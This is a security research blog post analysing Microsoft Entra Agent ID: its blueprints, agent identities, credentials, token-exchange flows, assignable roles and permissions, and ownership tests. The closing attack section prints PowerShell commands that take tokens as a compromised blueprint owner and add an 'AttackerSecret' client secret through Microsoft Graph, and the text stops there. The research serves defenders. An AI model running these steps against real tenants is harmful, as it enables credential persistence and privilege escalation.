Microsoft Entra Agent ID introduces dedicated identity concepts for AI agents in Entra ID. While agent identities are based on the existing service principal infrastructure, they add agent-specific objects and relationships such as agent blueprints, blueprint principals, agent identities, agent users, and dedicated authentication flows.
From a security perspective, the important question is not only whether such agents exist in a tenant. It is also important to understand how agent identities differ from traditional service principals, such as enterprise applications. This includes identifying who controls them, how they authenticate, and what they can access.
Introduction
This post does not aim to provide a complete technical introduction to every Entra Agent ID object or authentication flow. These concepts are only summarized briefly to provide enough context for the security-relevant observations in the following sections.
New Agent ID Objects
With Entra Agent ID, Microsoft introduced several new objects and relationships for representing AI agents in Entra ID. These objects differ from the traditional App Registration and Enterprise Application model.
In the traditional model, the relationship is usually relatively simple: an app registration defines the application, and an enterprise application represents the tenant-specific service principal. With Entra Agent ID, this model becomes more layered. Depending on the scenario, the relevant objects may include an agent blueprint, a blueprint principal, one or more agent identities, and optionally agent users.

The blueprint acts as the template for the blueprint principal and contains global configuration, including credentials and required resource access. Conceptually, this is similar to the role of an app registration.
The blueprint principal represents a tenant-specific instance of the blueprint. It is comparable to an enterprise application, but it mainly manages agent identities for the blueprint rather than acting as the agent identity itself.
The agent identity is the primary account used by an AI agent to authenticate to various systems. A blueprint principal can be associated with multiple agent identities.
An agent user is an optional secondary account that an AI agent can use to authenticate to various systems. It behaves more like a regular user account than a service principal.
Credentials

The new objects also need a way to authenticate. Different credential types are supported:
- Client Secrets
- Certificates
- Federated Credentials
An important difference compared to the traditional enterprise application model is that credentials are configured only on the blueprint itself. Based on my testing, credentials could not be added directly to the blueprint principal or agent identity:
New Authentication Flows
Entra Agent ID also introduces dedicated authentication flows. The important difference is that agent identities and agent users do not authenticate like traditional service principals.
Instead, agent identities use a token-exchange model. The agent identity blueprint authenticates with its own credential and obtains an exchange token for a specific child agent identity. The agent identity then uses this exchange token as a client assertion to obtain the final access token for the target resource. This separation matters because the blueprint holds the authentication credentials, while the agent identity holds the permissions. A compromise of the blueprint credentials may therefore affect all child agent identities associated with it.
There are three authentication flows:
For this research, I patched the PowerShell authentication tool EntraTokenAid to support these authentication flows. It is used for the examples in this blog post.
Security-Relevant Capabilities
Agent identities and agent users can receive different forms of authorization, including group memberships, Entra ID role assignments, OAuth2 delegated permission grants, and application permission grants (app roles).
Entra ID Roles
Microsoft restricts the assignment of certain highly privileged Entra ID roles to agent identities and agent users. For example, the Global Administrator or Group Administrator role cannot be assigned. In addition, agent identities and agent users cannot be added as members or owners of role-assignable groups.
However, some privileged roles can still be assigned, such as Exchange Administrator and Windows 365 Administrator. The latter may be particularly relevant because it can manage security groups.
During testing, I also noticed a documentation gap: the Security Reader role is missing from the official list of roles that can be assigned to agent identities and agent users. A pull request was created to address this4.
Azure RBAC Roles
Agent identities can be assigned Azure RBAC roles, such as Owner. During testing, I did not observe any Azure RBAC role assignment restrictions for agent identities. As a result, agent identities and agent users may have privileged access to sensitive Azure resources.
API Permissions
API privileges become more complex with Entra Agent ID because permission-related configuration can exist on several different objects. Depending on the scenario, privileges may be declared, inherited, or directly assigned through different parts of the agent identity model:
- Agent Blueprint: required resource access
- Agent Blueprint: inheritable permission
- Agent Blueprint Principal
- Agent Identity
Understanding these scenarios is important for assessing exposure and identifying potential abuse paths.
General API Permissions Limitation
For security reasons, Microsoft blocks certain API permissions for agent identities, both delegated and application permissions5. For example, an agent identity cannot be assigned the Microsoft Graph application permissions Chat.Read.All or Application.ReadWrite.All.
However, this restriction should not be interpreted as a general block on all privileged API permissions. During testing, I attempted to assign 1041 permissions across 79 different resources. Of these, 97 permissions were blocked and 944 were allowed. Among the allowed permissions were six Microsoft Graph application permissions that we classify as dangerous or Tier-0 relevant:
Application.ReadUpdate.AllPrivilegedAccess.ReadWrite.AzureADGroupPrivilegedAssignmentSchedule.ReadWrite.AzureADGroupPrivilegedEligibilitySchedule.ReadWrite.AzureADGroupRoleAssignmentSchedule.ReadWrite.DirectoryRoleEligibilitySchedule.ReadWrite.Directory
This is relevant because some allowed permissions provide similar impact to blocked permissions. For example, while Application.ReadWrite.All is blocked, Application.ReadUpdate.All is still allowed. This still allows sensitive modifications to application objects, including adding additional credentials.
Another notable example is ADSynchronization.ReadWrite.All on the Microsoft Entra AD Synchronization Service resource, which could also be assigned to an agent identity during my testing.
Direct Assignment on the Agent Identity Object

API privileges can be assigned in different ways. The simplest scenario is a direct permission assignment on the agent identity object. In this case, delegated or application permissions are granted to the agent identity itself, similar to how permissions can be granted to a traditional enterprise application.

For delegated permissions, the agent identity does not act independently. A user signs in through an application that has the access-agent permission on the blueprint principal. The application can then use the agent identity in the context of the signed-in user:
Inheritable Permissions
Entra Agent ID introduces the concept of inheritable permissions. This is relevant because a single blueprint principal can be associated with multiple agent identities. Instead of granting the same baseline permissions to every agent identity individually, permissions can be consented once on the blueprint principal and then inherited by the agent identities under that blueprint.
For a permission to become effective on an agent identity, two conditions must be met:
- First, the permission must be allowed on the agent blueprint. The blueprint defines which permissions may be inherited by agent identities. This can be a specific permission, such as
User.Read.Allon Microsoft Graph. Alternatively,allAllowedcan be configured for a specific resource. For example, ifallAllowedis configured for Microsoft Graph, all Microsoft Graph permissions granted to the blueprint principal are allowed to be inherited by agent identities. - Second, the permission must be granted and consented on the blueprint principal.
Only if the permission is both allowed by the blueprint and consented on the blueprint principal, it is added to tokens issued for the agent identity.

Inherited permissions are not directly visible when enumerating the agent identity object itself, for example via Microsoft Graph. Determining effective permissions therefore requires analyzing both the blueprint configuration and the permissions granted to the blueprint principal.
The blueprint principal itself could not use all consented permissions directly. Based on my testing, only the agent-specific permissions AgentIdUser.ReadWrite.IdentityParentedBy and AgentIdentity.CreateAsManager were included in tokens issued for the blueprint principal.
An important observation is that AgentIdentity.CreateAsManager was always present in the blueprint principal’s token, even when it was not visibly consented in the portal or via Microsoft Graph. This means that a blueprint principal is always able to create new child agent identities.
Other Authorization Systems
The previously mentioned authorization options are not exhaustive. Agent identities can receive additional forms of access. The documentation6, for example, also lists:
- Exchange Role-Based Access Control (RBAC) roles
- Teams Resource-Specific Consent (RSC) assignments
- Access Packages
- App Roles for custom or third-party APIs
Agent users appear to behave like regular user objects. This means they can be authorized in the same way as regular users, apart from the described role assignment restrictions. However, I did not test this extensively.
Cross-Tenant Identities

Like app registrations, agent blueprints can be single-tenant or multitenant. With multitenant blueprints, agent identities can act as cross-tenant service principals. In this model, the agent blueprint is located in another tenant, while the corresponding blueprint principal and child objects, including agent identities and agent users, are created in the consuming tenant.

Adding a foreign blueprint to an organization requires a two-step consent process:
- Consent is required to create the blueprint principal in the tenant.
- The permissions requested by the blueprint must be granted and consented on the blueprint principal.
Inheritable permissions also work across tenants. This means that if a blueprint in the home tenant allows inheritable permissions, and those permissions are consented when the blueprint principal is added to another tenant, the resulting agent identities in the consuming tenant can inherit these permissions.
In this scenario, anyone with access to the blueprint credential, which is managed in the home tenant, is able to authenticate as the blueprint principal in the consuming tenant. Since AgentIdentity.CreateAsManager is always present in the token acquired by the blueprint principal, the blueprint principal can create new agent identities under that blueprint.
When authenticating as such an agent identity, the inherited permissions become effective and can be used by the agent identity in the consuming tenant. In the example, this allowed the agent identity to use Group.Read.All.
Control and Ownership
Since agent identities can hold highly privileged permissions, it is important to understand which roles, ownership relationships, and API permissions allow security-impacting changes to the new Agent ID objects.
To analyze this, I performed detailed tests with different Entra ID roles, object-level ownership and sponsorship relationships, and Microsoft Graph API permissions. The tests covered actions on agent blueprints, blueprint principals, and agent identities. In total, roughly 460 tests were conducted.
Tested Roles (click to expand)
| Entra ID Roles | Objects Roles |
|---|---|
| Agent ID Administrator | Owner |
| Agent ID Developer | Sponsor |
| Agent Registry Administrator | |
| AI Administrator | |
| Application Administrator | |
| Cloud Application Administrator |
Tested Graph API Permissions (click to expand)
- AgentIdentityBlueprint.Create
- AgentIdentityBlueprint.ReadWrite.All
- AgentIdentityBlueprint.AddRemoveCreds.All
- AgentIdentityBlueprint.UpdateAuthProperties.All
- AgentIdentityBlueprint.UpdateBranding.All
- AgentIdentityBlueprint.DeleteRestore.All
- AgentIdentityBlueprintPrincipal.Create
- AgentIdentityBlueprintPrincipal.ReadWrite.All
- AgentIdentityBlueprintPrincipal.DeleteRestore.All
- AgentIdentityBlueprintPrincipal.EnableDisable.All
- AgentIdentity.Create.All
- AgentIdentity.CreateAsManager
- AgentIdentity.ReadWrite.All
- AgentIdentity.DeleteRestore.All
- AgentIdentity.EnableDisable.All
- AgentInstance.ReadWrite.All
- AgentInstance.ReadWrite.ManagedBy
- AgentIdUser.ReadWrite.All
- AgentIdUser.ReadWrite.IdentityParentedBy
- AgentCollection.ReadWrite.All
- AgentCardManifest.ReadWrite.All
- AgentRegistration.ReadWrite.All
- Application.ReadWrite.All
- Application.ReadUpdate.All
Tested Actions (click to expand)
| Object | Tested Action |
|---|---|
| Agent Blueprint | Adding secret |
| Agent Blueprint | Adding owner |
| Agent Blueprint | Adding sponsor |
| Agent Blueprint | Adding inheritable permissions (enumerated scopes) |
| Agent Blueprint | Replacing key credentials |
| Agent Blueprint | Adding federated credential |
| Agent Blueprint | Adding password credentials |
| Agent Blueprint Principal | Adding owner |
| Agent Blueprint Principal | Adding sponsor |
| Agent Blueprint Principal | Adding an app role assignment |
| Agent Identity | Adding owner |
| Agent Identity | Adding sponsor |
| Agent Identity | Adding an app role assignment |
| Agent Identity | Creating an Agent |
Out of all tests, only 60 resulted in a successful action. The most relevant results were the successful privileged actions against the agent blueprint, because the blueprint holds the authentication credentials:

The results show that privileged actions on the agent blueprint can be performed with multiple roles or privileges. In my tests, blueprint owners and the built-in Agent ID Administrator and AI Administrator roles were able to perform all tested actions against the blueprint.
Selected Graph API permissions also allowed credential-related changes. For example, AgentIdentityBlueprint.AddRemoveCreds.All allowed adding secrets and federated credentials, while AgentIdentityBlueprint.ReadWrite.All allowed all tested actions.
Other observations from the authorization tests:
- Sponsors did not have technical control over the objects, except for adding additional sponsors.
- The Entra ID roles Cloud Application Administrator and Application Administrator could not control Agent ID-related objects.
Example Attacks
The tests show that Agent ID introduces additional service-principal-based identities with behavior that differs from traditional app registrations and enterprise applications. While Microsoft blocks some highly privileged roles and API permissions, agent identities can still hold dangerous privileges and can therefore become part of privilege escalation paths leading to full tenant compromise.
The following two examples show possible attack paths where an attacker gains control over an agent identity.
Attack 1: Ownership Abuse
Owners of agent blueprints can add credentials to the blueprint. Since the blueprint holds the authentication material, a compromised blueprint owner is able to impersonate agent identities associated with it.
This is similar to a known issue with traditional service principals, where privileged app registrations or enterprise applications are sometimes owned by low-privileged users or lower-tier administrators. The same pattern may also become relevant for agent blueprints.

In this example, the attacker has compromised a blueprint owner account and uses EntraTokenAid with the BroCi7 authentication flow to add a secret to the blueprint:
PS> $tokensTmp = Invoke-Auth -ClientID 'c44b4083-3bb0-49c1-b47d-974e53cbdf3c' -RedirectUrl 'https://startups.portal.azure.com/auth/login/' -Origin 'https://doesnotmatter'
[*] External redirect URL used
[*] Spawning embedded Browser
[+] Got an AuthCode
[*] Calling the token endpoint
[+] Got an access token and a refresh token
[i] Audience: https://graph.microsoft.com / Expires at: 05/27/2026 20:44:05

PS> $tokens = Invoke-Refresh -RefreshToken $tokensTmp.refresh_token -ClientID '18ed3507-a475-4ccb-b669-d66bc9f2a36e' -BrkClientId 'c44b4083-3bb0-49c1-b47d-974e53cbdf3c' -RedirectUri 'brk-c44b4083-3bb0-49c1-b47d-974e53cbdf3c://portal.azure.com' -Origin 'https://portal.azure.com'
[*] Sending request to token endpoint
[+] Got an access token and a refresh token
[i] Audience: https://graph.microsoft.com / Expires at: 05/27/2026 20:44:16
Then the compromised ownership relationship can be used to add a new client secret to the blueprint:
PS> Invoke-RestMethod -Method POST `
    -Uri "https://graph.microsoft.com/v1.0/applications/e6c0f346-22cc-4513-8947-6f3e2936a320/addPassword" `
    -Headers @{
        "Authorization" = "Bearer $($tokens.access_token)"
        "Content-Type"  = "application/json"
    } `
    -Body (@{
        passwordCredential = @{
            displayName = "AttackerSecret"
            endDateTime = (Get-Date).AddYears(1).ToString("o")
        }
    } | ConvertTo-Json)

customKeyIdentifier :
displayName         : AttackerSecret
endDateTime         : 26.05.2027 18:45:32
hint                : tek
keyId               : d4a52db1-d2a0-423f-a28f-2c810fe52344
